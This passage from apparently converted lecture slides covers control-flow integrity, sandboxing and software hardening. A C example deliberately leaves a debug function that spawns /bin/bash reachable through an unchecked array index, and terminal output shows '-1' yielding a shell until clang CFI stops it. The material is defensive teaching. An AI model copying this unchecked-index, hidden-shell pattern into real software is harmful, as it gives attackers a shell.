
```
void debug() {  
    printf("Here is your shell\n");  
    system("/bin/bash");  
}  
int main(int argc, char* argv[]) {  
    function commands[] = {  
        help, unlock, quit  
    };  
    function debugging[] = {  
        debug  
    };  
    if(argc > 1) {  
        commands[atoi(argv[1])]();  
    } else usage();  
}
```

Control-flow integrity - Example

```
% clang pwdman-ui.c -o pwdman-ui
% ./pwdman-ui
Usage: pwdman-ui <0-2>
% ./pwdman-ui 0
Display this help message
% ./pwdman-ui 1
Enter PIN: ^C
% ./pwdman-ui 2
Bye!
% ./pwdman-ui 10
[1] 20659 segmentation fault (core dumped) ./pwdman-ui 10
% ./pwdman-ui -1
Here is your shell
#
```

Control-flow integrity - Example

```
% clang pwdman-ui.c -fsanitize=cfi -flto -fvisibility=hidden \  
    -fno-sanitize-trap=all -o pwdman-ui  
% ./pwdman-ui  
Usage: pwdman-ui <0-2>  
% ./pwdman-ui 0  
Display this help message  
% ./pwdman-ui 10  
pwdman-ui.c:43:9: runtime error: control flow integrity check  
for type 'void ()' failed during indirect function call  
0x2079616c70736944: note: (unknown) defined here  
% ./pwdman-ui -1  
pwdman-ui.c:43:9: runtime error: control flow integrity check  
for type 'void ()' failed during indirect function call  
0x000000293028: note: (unknown) defined here
```


- We discussed techniques to **prevent** the **Instantiation** step
 - Canary
 - ASLR
- And control-flow integrity to prevent **Programming** step
- They provide good protection but can be circumvented
- Why use the countermeasures if they can be circumvented?



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”
 - That is partly true, however...
 - ...in most cases there is a **trade-off**
 - **Increased cost** for the attacker usually comes with increased cost for the user as well
- slower programs, increased memory consumption, ...



- **User** has to **pay the costs** all the time
- **Attacker** only has to **pay** them **once**
- A defender has to decide whether such a trade-off is worth for individual cases



- Presented countermeasures provide a good **trade-off** between cost and security
- This is one reason why they are widely used
- **Future hardware** might implement some countermeasures to reduce the costs
- What else can we do in the meantime?



- Might not prevent attack from a **sophisticated attacker**
- **Restrict** the attacker **after** the exploit
- Protect our **system**, even if application is controlled by the attacker



- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \  
  --net=none -v $PWD:/app -t ubuntu /app/pwdman  
Enter PIN:   
# ls  
app bin boot dev etc home lib lib64 media mnt  
opt proc root run sbin srv sys tmp usr var  
# echo "test" > /tmp/test  
sh: 4: cannot create /tmp/test: Read-only file system  
# networkctl  
IDX LINK                TYPE                OPERATIONAL SETUP  
  1 lo                    loopback            n/a         n/a  
  
1 links listed.
```




- An attacker cannot do much anymore
 - The file system is readonly, no files can be changed/created
 - No files of the host computer are visible, except the program and the password list
 - There is no network connection to easily exfiltrate data
- Even if our program is owned by an attacker, the attacker can at least **not harm the rest of the system**




- Always expect the **worst case** that could happen!
- In this case: attacker found exploitable bug, circumvented all countermeasures, got a shell in the sandbox and was able to read the password file
- → No problem if file is **encrypted**, and key is derived from PIN
- (Assuming the crypto is good, and you used it correctly)

Why use a Sandbox then?




- If we encrypt the data, do we even **benefit from a sandbox?**
- Attacker cannot read the password file anyway





- Without sandbox, attacker can create/modify **files**
- Attacker could install a **keylogger** or other malicious software
- Or replace the password manager with a manipulated one leaking the PIN
- Best crypto does not help if system is **compromised**



- Never assume perfect countermeasures or bug-free code
- **Encrypt** your data in case it leaks (it will at some point)
- **Minimize** privileges (e.g., a server should not run as root)
- **Log** everything – in case of an attack, you have a chance to find (and sue) the attacker
- Compiler can help to **harden** your application, e.g., using compile flags such as `-D_FORTIFY_SOURCE=2`



- Never ignore compiler **warnings**
- Don't disable default countermeasures (e.g., stack canaries)
- **Enable countermeasures** that are cheap, e.g., ASLR
- Consider stronger countermeasures, such as CFI
- Always consider **sandboxing** your application



- Defending software is **hard**, but **not impossible**
- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions
- The best countermeasure: **don't have bugs** in your code
- Realistic view: impossible to have bug free code, but try to reduce the number of bugs